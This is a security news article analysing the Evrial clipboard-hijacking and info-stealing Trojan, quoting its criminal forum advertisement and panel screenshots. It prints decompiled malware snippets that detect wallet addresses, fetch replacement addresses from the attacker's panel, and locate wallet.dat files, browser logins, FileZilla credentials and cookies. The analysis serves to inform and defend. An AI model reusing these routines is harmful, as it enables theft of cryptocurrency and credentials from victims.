Evrial Trojan Switches Bitcoin Addresses Copied to Windows Clipboard

bleepingcomputer.com/news/security/evrial-trojan-switches-bitcoin-addresses-copied-to-windows-clipboard

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- 0


A new information stealing Trojan called Evrial is being sold on criminal forums and being actively distributed in the wild. Like most infostealing Trojans, Evrial can steal browser cookies and stored credentials, but this Trojan also has the ability to monitor the Windows clipboard for certain text, and if detected, modify it to something else.

First discovered and tracked by security researchers MalwareHunterTeam and Guido Not CISSP, by monitoring the Windows clipboard for certain strings, Evrial makes it easy for attackers to hijack cryptocurrency payments and Steam trades. This is done by replacing legitimate payment addresses and URLs with addresses under the attacker's control.

> Fresh Evrial sample (at 8/67): https://t.co/ClNOvw2GbS
> Interesting that previous versions had 20-30 (or more after some time on VT) detections, with only 2 features. Now it has all the features from Reborn Stealer (previously Ovidiy), and now it's under 10...
> 🤔@malwareforme
>
> — MalwareHunterTeam (@malwrhunterteam) January 16, 2018

Evrial being sold on criminal forums

According to MalwareHunterTeam, Evrial is currently being sold on Russian criminal forums for 1,500 Rubles or ~ $27 USD. In the advertisement, the seller states that after purchasing the product, an attacker gains access to a web panel that allows them to build an executable. This web panel also keeps track of what clipboard modifications have taken place and allows an attacker to configure what replacement strings should be used.



Qutra
t.me/Qutrachka | Project Evrial

0 posts
55 sympathies
1 month with us

Login or register to view links

Spoiler: How the product works

1. The victim launches the EXE (Which is being rebuilt in the web panel, which is activated by you after purchasing the product). It is written to the startup (Each time the PC starts, it launches the password stylus / cookie and the clipper operation).

2. Project Evrial expects any change to the clipboard, and if it determines that the clipboard contains a supported format, makes a request for a secure web connection to the web panel, gets what it needs to replace and makes a replacement.

3. The Web panel displays that the clipboard has changed.

4. Despite waiting for the change of the clipboard, a .zip file from the styler is sent to the web panel (Desktop screen, desktop files, passwords, cookies) and it is also displayed in it.

Spoiler: Programs supported stylists | Replacing wallets

Clipper:

BTC, LTC, MONERO, ETHEREUM
QIWI, WMR, WMZ, WME.
Steam Trade Offer Link

Stealer:

Supported browsers:
Chromium (Passwords + Cookies)
Google Chrome (Passwords + Cookies)
Opera (Passwords + Cookies)
Kometa (Passwords + Cookies)
Amigo (Passwords + Cookies)
Orbitum (Passwords + Cookies)
Orbitum (Passwords + Cookies) , the cookies have)
Comodo Dragon (+ Passwords, the cookies have)
Yandex Browser (Passwords, the cookies have +)

Supported utilities:

FileZilla
the Pidgin

Supported Stiller file formats from your desktop:

doc all
docx
txt
the log


Screenshot desktop

For all those who bought it - free updates!

The price at the moment is: 1500 RUB | $ 27 | 30 $ BTC
My contacts: Forum or

Translated Post on a Russian Forum

Included in the advertisement are some sample screenshots of the web panel as shown below.



SUCCES CLIPPED

CLIPS

2

STEALED WALLET.DAT FILES

DATS

1

LAST 15 CLIPPS

IP	Type	Copy	Paste	Time	Status
188.233.252.74	BTC	15xeBVNf4zPvCj2Gsbn2KhgGxJ49HXXZdX	18bvcSHE5vA1CmXq5mochNZBAjCeHC9roY	1 minute, 22 seconds ago	SUCCESS
188.233.252.74	BTC	15xeBVNf4zPvCj2Gsbn2KhgGxJ49HXXZdX	18bvcSHE5vA1CmXq5mochNZBAjCeHC9roY	1 minute, 28 seconds ago	SUCCESS

Web Panel Screenshot


Evrial takes control of the Windows clipboard

Evrial's most interesting feature is that it will monitor the Windows clipboard for certain types of strings and replace them with ones sent by the attacker. This allows the attacker to reroute a cryptocurrency payment to an address under their control. While clipboard monitoring is common with programs like this, MalwareHunterTeam has told BleepingComputer that modifications are much more rare.

For example, bitcoin addresses are not the easiest string of text to type into a program or website. Due to this, when someone sends bitcoins to an exchange or wallet, they typically copy the address that the coins should be sent to into the Windows clipboard and then paste that address into the other app or site that is performing the sending.

When Evrial detects a bitcoin address in the clipboard, it replaces that legitimate address with one under the attacker's control. The victim then pastes that address into their app, thinking its the legitimate one and not realizing its been replaced, and clicks send. Now when the bitcoins are sent, they go to the attackers address rather than your intended recipient.


Evrial is configured to detects strings that correspond to Bitcoin, Litecoin, Monero, WebMoney, Qiwi addresses and Steam items trade urls.



```
private static Type? GetType(string cliptext)
{
    if (cliptext.StartsWith("1") && !cliptext.Contains("0") && !cliptext.Contains("I") && !cliptext.Contains("l") && !
      cliptext.Contains("O") && cliptext.Length == 34)
    {
        return new Type?(Type.BTC);
    }
    if (cliptext.StartsWith("L") && !cliptext.Contains("0") && !cliptext.Contains("I") && !cliptext.Contains("l") && !
      cliptext.Contains("O") && cliptext.Length == 34)
    {
        return new Type?(Type.LTC);
    }
    if (cliptext.StartsWith("0x") && cliptext.Length == 42)
    {
        return new Type?(Type.ETH);
    }
    if (cliptext.StartsWith("Z") && cliptext.Length == 13)
    {
        return new Type?(Type.WMZ);
    }
    if (cliptext.StartsWith("+") && cliptext.Length == 12)
    {
        return new Type?(Type.Qiwi);
    }
```

Detecting Strings in the Windows Clipboard

When Evrial detects one of the supported strings in the clipboard, it will connect to a remote site, upload the original string, and then download a string that it should be used as the replacement.




```
// Token: 0x0600005F RID: 95 RVA: 0x000059F0 File Offset: 0x00003BF0
private static void GetClipboardText(Type? type, string copied)
{
    string text = new WebClient().DownloadString(RawSettings.SiteUrl + string.Format("shuffler.php?type={0}&user={1}&copy={2}
      &hwid={3}", new object[]
    {
        type,
        RawSettings.Owner,
        copied,
        RawSettings.HWID
    }));
    Clipboard.text = text;
    if (text == "" || text == " ")
    {
        return;
    }
    Clipboard.SetText(text.Normalize().Replace(" ", string.Empty));
}
```

Replacing String in Clipboard

As the string has now been replaced in the clipboard, when the victim performs a paste into a program, the attacker's string will be used instead.


Evrial steals passwords documents

In addition to monitoring and modifying the clipboard, Evrial will also steal bitcoin wallets, stored passwords, documents from the victim's desktop, and a screenshot of the active windows. All of this information will be compiled into a zip file and uploaded to the attackers web panel as shown below.



IP	HWID	Type	Filename	Time	Download
[redacted]	[redacted]	Stealed File .ZIP	[redacted]	52 minutes, 30 seconds ago	DOWNLOAD
[redacted]	[redacted]	Stealed File .ZIP	[redacted]	1 hour, 39 minutes, 55 seconds ago	DOWNLOAD
[redacted]	[redacted]	Stealed File .ZIP	[redacted]	6 hours, 39 minutes, 54 seconds ago	DOWNLOAD
[redacted]	[redacted]	Stealed File .ZIP	[redacted]	7 hours, 18 minutes, 33 seconds ago	DOWNLOAD
[redacted]	[redacted]	Stealed File .ZIP	[redacted]	8 hours, 7 minutes, 29 seconds ago	DOWNLOAD
[redacted]	[redacted]	Stealed File .ZIP	[redacted]	9 hours, 5 minutes, 54 seconds ago	DOWNLOAD
[redacted]	[redacted]	Stealed File .ZIP	[redacted]	11 hours, 36 minutes, 9 seconds ago	DOWNLOAD
[redacted]	[redacted]	Stealed File .ZIP	[redacted]	17 hours, 28 minutes, 19 seconds ago	DOWNLOAD
[redacted]	[redacted]	Stealed File .ZIP	[redacted]	18 hours, 26 minutes, 59 seconds ago	DOWNLOAD


Evrial will determine the location of Bitcoin's wallet.dat file from querying a registry key. If the key exists, it will then steal that wallet so it can gain access to the victim's bitcoins.



```
// Token: 0x02000018 RID: 24
internal static class Wallet
{
    // Token: 0x06000046 RID: 70 RVA: 0x00005060 File Offset: 0x00003260
    public static string BitcoinStealer()
    {
        try
        {
            using (RegistryKey registryKey = Registry.CurrentUser.OpenSubKey("Software").OpenSubKey("Bitcoin").OpenSubKey("Bitcoin-Qt"))
            {
                return registryKey.GetValue("strDataDir") + "wallet.dat";
            }
        }
        catch (Exception arg_46_0)
        {
            Console.WriteLine(arg_46_0.ToString());
        }
        return null;
    }
}
```

Find Bitcoin wallet.dat Location


Evrial will also attempt to steal credentials stored in browsers. The browsers targeted by Evrial include Chrome, Yandex, Orbitum, Opera, Amigo, Torch, and Comodo.



```
    public static List<PassData> Initialise()
    {
        List<PassData> list = new List<PassData>();
        string environmentVariable = Environment.GetEnvironmentVariable("LocalAppData");
        string[] array = new string[]
        {
            environmentVariable + "\\Google\\Chrome\\User Data\\Default\\Login Data",
            Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\Opera Software\\Opera Stable\\Login Data",
            environmentVariable + "\\Kometa\\User Data\\Default\\Login Data",
            environmentVariable + "\\Orbitum\\User Data\\Default\\Login Data",
            environmentVariable + "\\Comodo\\Dragon\\User Data\\Default\\Login Data",
            environmentVariable + "\\Amigo\\User\\User Data\\Default\\Login Data",
            environmentVariable + "\\Torch\\User Data\\Default\\Login Data"
        };
        for (int i = 0; i < array.Length; i++)
        {
            string basePath = array[i];
            try
            {
                List<PassData> list2 = Chromium.Get(basePath);
                if (list2 != null)
```

Steal Browser Credentials


Evrial will also attempt to steal credentials stored in Pidgin and Filezilla.



```
public static void Initialise(string path)
{
    if (!File.Exists(Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\Filezilla\\recentservers.xml"))
    {
        return;
    }
    try
    {
        File.Copy(Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\Filezilla\\recentservers.xml", path +
          "filezilla_recentservers.xml", true);
    }
    catch
    {
    }
    if (!File.Exists(Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\Filezilla\\sitemanager.xml"))
    {
        return;
    }
    try
    {
        File.Copy(Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\Filezilla\\sitemanager.xml", path + "filezilla_sitemanager.xml",
          true);
    }
    catch
    {
    }
```

Steal FileZilla Credentials

Last, but not least, Evrial will steal cookies & documents found on a desktop.



```
Directory.CreateDirectory(path + "\\Cookies\\");
using (StreamWriter streamWriter = new StreamWriter(path + "\\Cookies\\" + str + "_cookies.txt"))
{
    streamWriter.WriteLine("# ----------------------------------");
    streamWriter.WriteLine("# Stealed cookies by Project Evrial ");
    streamWriter.WriteLine("# Developed by Qutra ");
    streamWriter.WriteLine("# Buy Project Evrial: t.me/Qutrachka");
    streamWriter.WriteLine("# ----------------------------------\r\n");
    foreach (Cookie current in list)
    {
        if (current.expirationDate == "9223372036854775807")
        {
            current.expirationDate = "0";
        }
        if (current.domain[0] != '.')
        {
            current.hostOnly = "FALSE";
        }
        streamWriter.Write(string.Concat(new string[]
        {
```

Steal Cookies

All of this data, plus a screenshot of the active window, will be uploaded to a remote server so it can be accessed by the attacker.

How to protect yourself from Evrial

At this time it not 100% known how Evrial is being distributed, but the best way to protect yourself is to practice good computing habits. Make sure that you have security software installed, that you scan attachments that you receive using a site like VirusTotal, and that you practice good and safe computing habits.

A tutorial on how to use your computer safely can be found here: Simple and easy ways to keep your computer safe and secure on the Internet

Related Articles:

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New powerful Prynt Stealer malware sells for just $100 per month

Lawrence Abrams

Lawrence Abrams is the owner and Editor in Chief of BleepingComputer.com. Lawrence's area of expertise includes Windows, malware removal, and computer forensics. Lawrence Abrams is a co-author of the Winternals Defragmentation, Recovery, and Administration Field Guide and the technical editor for Rootkits for Dummies.

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